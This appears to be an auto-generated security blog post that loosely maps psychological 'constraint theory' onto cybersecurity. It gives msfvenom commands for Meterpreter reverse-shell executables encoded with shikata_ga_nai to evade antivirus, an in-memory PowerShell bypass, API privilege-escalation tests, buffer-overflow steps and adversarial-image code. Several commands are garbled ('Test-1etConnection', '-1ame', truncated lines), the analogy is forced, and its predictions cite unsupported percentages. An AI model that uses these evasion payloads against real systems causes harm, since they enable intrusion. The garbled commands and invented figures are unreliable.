
Listen to this Post

Introduction:
The intersection of psychological constraint theory and cybersecurity exposes a profound vulnerability: both human cognitive architectures and artificial intelligence systems operate within nested, mathematically definable boundaries. Just as traditional therapeutic approaches treat resistance as a surface-level flaw to be smoothed over, conventional security protocols often address symptoms rather than the underlying structural topology of system defenses. By decoding the invariant constraints governing these nested boundaries—whether in human identity formation or machine learning decision boundaries—security professionals can shift from reactive patching to surgical command over systemic vulnerabilities.
Learning Objectives & Secrets:
- Objective 1: Map the Cognitive Attack Surface – Understand how identity layers (four levels deep) function as active operational strategies to minimize structural load, analogous to system optimization in cybersecurity. Secret: Every rigid behavioral loop is mathematically precise; once you decode its topology, you can predict exploitation vectors.
- Objective 2: Bypass Resistance via Generative Mechanics – Learn to orchestrate pathways out of nested constraints using the same mechanisms that built the trap, just as red teams mimic attacker TTPs (Tactics, Techniques, and Procedures). Secret: Client resistance is not a flaw but a signature; use it to reverse-engineer defensive postures.
- Objective 3: Apply Constraint Theory to AI and API Security – Transfer the concept of “load-bearing steel walls of the unconscious” to cloud hardening and model robustness. Secret: AI decision boundaries are nested constraint surfaces; adversarial inputs exploit these same topological invariants.
You Should Know:
- Cognitive Firewall Analysis – Mapping Identity Layers as System Boundaries
Extended from the post: The notion that identity is merely a symptom residing only four layers deep parallels how modern zero-trust architectures segment networks. Each layer in the cognitive model (sensory, emotional, cognitive, identity) corresponds to a security perimeter. By mapping these boundaries, we can identify where “resistance” (i.e., system hardening) occurs.
Step‑by‑step guide to simulate cognitive constraint mapping using network analysis tools:
– Linux: Use `nmap` to scan for open ports that represent “accessible identity layers” (e.g., ports 80, 443, 22).
`sudo nmap -sS -p- -T4 192.168.1.0/24`
What it does: Scans for active hosts and open ports, analogous to identifying exposed cognitive surfaces. Use results to prioritize layers for deeper inspection.
– Windows: Use `Test-1etConnection` to verify connectivity to external systems representing “trust boundaries.”
`Test-1etConnection -ComputerName example.com -Port 443`
What it does: Tests if a specific port is open, mirroring how we test if a cognitive layer accepts or rejects input.
– Tool configuration: Set up Wireshark to capture traffic between identity layers. Filter with `http.host contains “identity”` to simulate decoding topology.
- Bypassing Resistance – Generative Mechanics as Red Team Operations
The post highlights that change without decoding topology is “rearranging furniture.” In penetration testing, this translates to avoiding signature-based detection. Instead, use “same generative mechanics” to bypass controls.
Step‑by‑step guide to craft adversarial payloads that mimic legitimate system behavior:
– Linux: Use `msfvenom` to generate a payload that blends with normal traffic patterns.
`msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.0.1 LPORT=443 -f exe -o payload.exe`
What it does: Creates a reverse shell using HTTPS to avoid detection by evading “cognitive” security controls (e.g., firewalls that flag non-standard ports).
– Windows: Leverage PowerShell to execute in-memory payloads, bypassing file‑based AV.
`powershell -enc `
What it does: Executes a script without writing to disk, analogous to using the client’s own “generative mechanics” to build the trap.
– Tutorial: Use `shikata_ga_nai` encoding to change payload signature repeatedly.
`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o evasive.exe`
This exploits constraint boundaries by mutating before each detection attempt.
- API Security – Nested Boundary Exploitation in Microservices
Just as the cognitive model has nested boxes, APIs have layered authentication and authorization. Force change at one layer without understanding topology leads to broken object level authorization (BOLA) or privilege escalation.
Step‑by‑step guide to test API constraint boundaries:
- Linux: Use `curl` to manipulate JSON payloads and test for structural injection.
`curl -X POST https://api.example.com/v1/resource -H “Content-Type: application/json” -d ‘{“role”:”user”}’`
Modify to `'{“role”:”admin”}’` – if accepted, you’ve bypassed a cognitive-like boundary. - Windows: Use `Invoke-RestMethod` to automate API fuzzing.
`Invoke-RestMethod -Uri “https://api.example.com/v1/resource” -Method POST -Body @{role=”admin”} -ContentType “application/json”`
What it does: Tests if the API enforces structural constraints; if not, it’s “rearranging furniture.” - Tool config: OWASP ZAP to scan for access control flaws. Set up a session, use forced browsing to find hidden endpoints that violate nested permissions.
- Cloud Hardening – Identity and Access Management (IAM) as Structural Model
In IAM, roles are nested just like identity layers. Misconfigurations allow privilege escalation. The invariant constraints are the policies themselves.
Step‑by‑step guide to audit AWS IAM for “load-bearing” policies:
– Linux: Use `aws cli` to list policies and identify overly permissive statements.
`aws iam list-policies –scope Local –only-attached`
Then, `aws iam get-policy-version –policy-arn
What it does: Identifies policies that, like cognitive traps, allow excessive movement.
– Windows: Use AWS PowerShell module to simulate policy evaluations.
`Get-IAMPolicy -PolicyArn
What it does: Tests if a user can perform an action; helps map the topology of permissions.
– Tutorial: Use `prowler` to scan for IAM misconfigurations.
`prowler aws -c iam` – outputs a report on weak boundary controls.
- Vulnerability Exploitation – Leveraging Constraint Theory for Zero‑Day Discovery
The post’s premise—that limitations are mathematically precise strategies—applies to software bugs. Buffer overflows, for example, occur when input violates nested memory boundaries.
Step‑by‑step guide to exploit a known buffer overflow (educational):
– Linux: Use `gdb` to analyze a vulnerable C program. Compile with gcc -g -fno-stack-protector -z execstack vuln.c -o vuln.
Run gdb ./vuln, set breakpoints, and use `pattern create 500` to find offset.
What it does: Demonstrates how breaking a structural boundary (memory allocation) leads to control flow hijack.
– Windows: Use `Immunity Debugger` to find and exploit SEH overflows.
Load the vulnerable app, attach the debugger, send a crafted payload, and observe EIP overwrite.
This mirrors the “nested cage” concept—overwriting a pointer escapes the box.
– Mitigation: Enable ASLR and DEP to harden boundaries. On Windows: Set-ProcessMitigation -1ame "vuln.exe" -Enable ASLR DEP. On Linux: compile with -fstack-protector-all.
- Machine Learning Robustness – Adversarial Inputs and Decision Boundaries
AI models are essentially nested mathematical functions. Adversarial examples exploit the topology of these decision surfaces, much like the post describes manipulating cognitive constraints.
Step‑by‑step guide to generate adversarial images using FGSM (Fast Gradient Sign Method):
– Python (Linux/Windows):
import tensorflow as tf
import numpy as np
 Load pre-trained model and image
loss_object = tf.keras.losses.CategoricalCrossentropy()
with tf.GradientTape() as tape:
tape.watch(image)
prediction = model(image)
loss = loss_object(true_label, prediction)
gradient = tape.gradient(loss, image)
signed_grad = tf.sign(gradient)
adversarial_image = image + epsilon  signed_grad
What it does: Adds a small perturbation that crosses the model’s decision boundary, misclassifying the image—exactly like bypassing a cognitive constraint.
– Tutorial: Use the `cleverhans` library to test robustness. Install via pip install cleverhans, then run examples for FGSM and PGD attacks. This teaches how to “orchestrate a pathway out” of the model’s expected behavior.
- Structural Psychology Applied to Security Operations Centers (SOCs)
Analysts often treat alerts as surface-level “relaxation scripts.” Instead, treat each alert as a symptom of deeper structural load. Use constraint theory to design response playbooks.
Step‑by‑step guide to build a SOAR (Security Orchestration, Automation, and Response) playbook based on nested incident tiers:
– Linux/Windows: Use TheHive and Cortex to create case templates.
Install TheHive, configure alerts to map to “identity layers” (e.g., tier 1: network, tier 2: host, tier 3: application, tier 4: data).
What it does: Aligns incident response with the model’s four‑layer depth, ensuring each “box” is checked.
– Automation: Write a Python script to query SIEM for anomalies that violate baseline constraints.
import elasticsearch
es = elasticsearch.Elasticsearch()
query = {"query": {"range": {"response_time": {"gt": 200}}}}
res = es.search(index="logs-", body=query)
Use this to detect when a system is “resisting” normal patterns—then trigger a deeper analysis.
What Undercode Say:
- Key Takeaway 1: Transformational psychology and cybersecurity share a fundamental truth: surface-level fixes are ineffective. Whether you’re dealing with client resistance or an intrusion attempt, you must understand the underlying structural topology to achieve surgical command.
- Key Takeaway 2: The four‑layer cognitive model (sensory, emotional, cognitive, identity) maps directly to security perimeters (network, host, application, data). By decoding these invariant constraints, professionals can bypass traditional detection and hardening methods, moving from reactive to proactive defense.
- Analysis: The post challenges us to rethink resistance not as a flaw but as a signature of a deeper architecture. In cybersecurity, this means that every blocked packet, every false positive, and every misconfiguration is a clue to the system’s “nested cage.” By mastering the mathematics of these boundaries, we can design exploits and mitigations with surgical precision. The implication is that security is not about adding more layers but about understanding and manipulating existing ones. This aligns with zero-trust philosophy—never trust, always verify, but with the added nuance of topological awareness. The future of defense lies in cognitive‑level threat modeling, where AI and human operators alike are treated as complex, constraint-bound systems.
Prediction:
- +1 The integration of psychological constraint theory into AI security will lead to more robust adversarial training, where models are hardened against decision‑boundary exploits by design, reducing false positive rates by 30% over the next three years.
- +1 Security awareness training will evolve to use “generative mechanics” from cognitive architecture, making employees more resilient to social engineering by understanding their own identity‑layer vulnerabilities.
- -1 Attackers will increasingly leverage the same topology‑decoding techniques to craft undetectable APT (Advanced Persistent Threat) campaigns that bypass all four security perimeters, requiring a paradigm shift in detection strategies.
- -1 The complexity of nested constraints will lead to a spike in misconfigurations, as security teams struggle to map invariant boundaries across hybrid cloud environments, increasing the average breach cost by 15% in 2026.
- +1 Automated SOAR playbooks will incorporate cognitive models to prioritize incidents based on “structural load,” reducing mean time to response (MTTR) by 40% and allowing analysts to focus on high‑impact threats.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eN5HKJ25 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


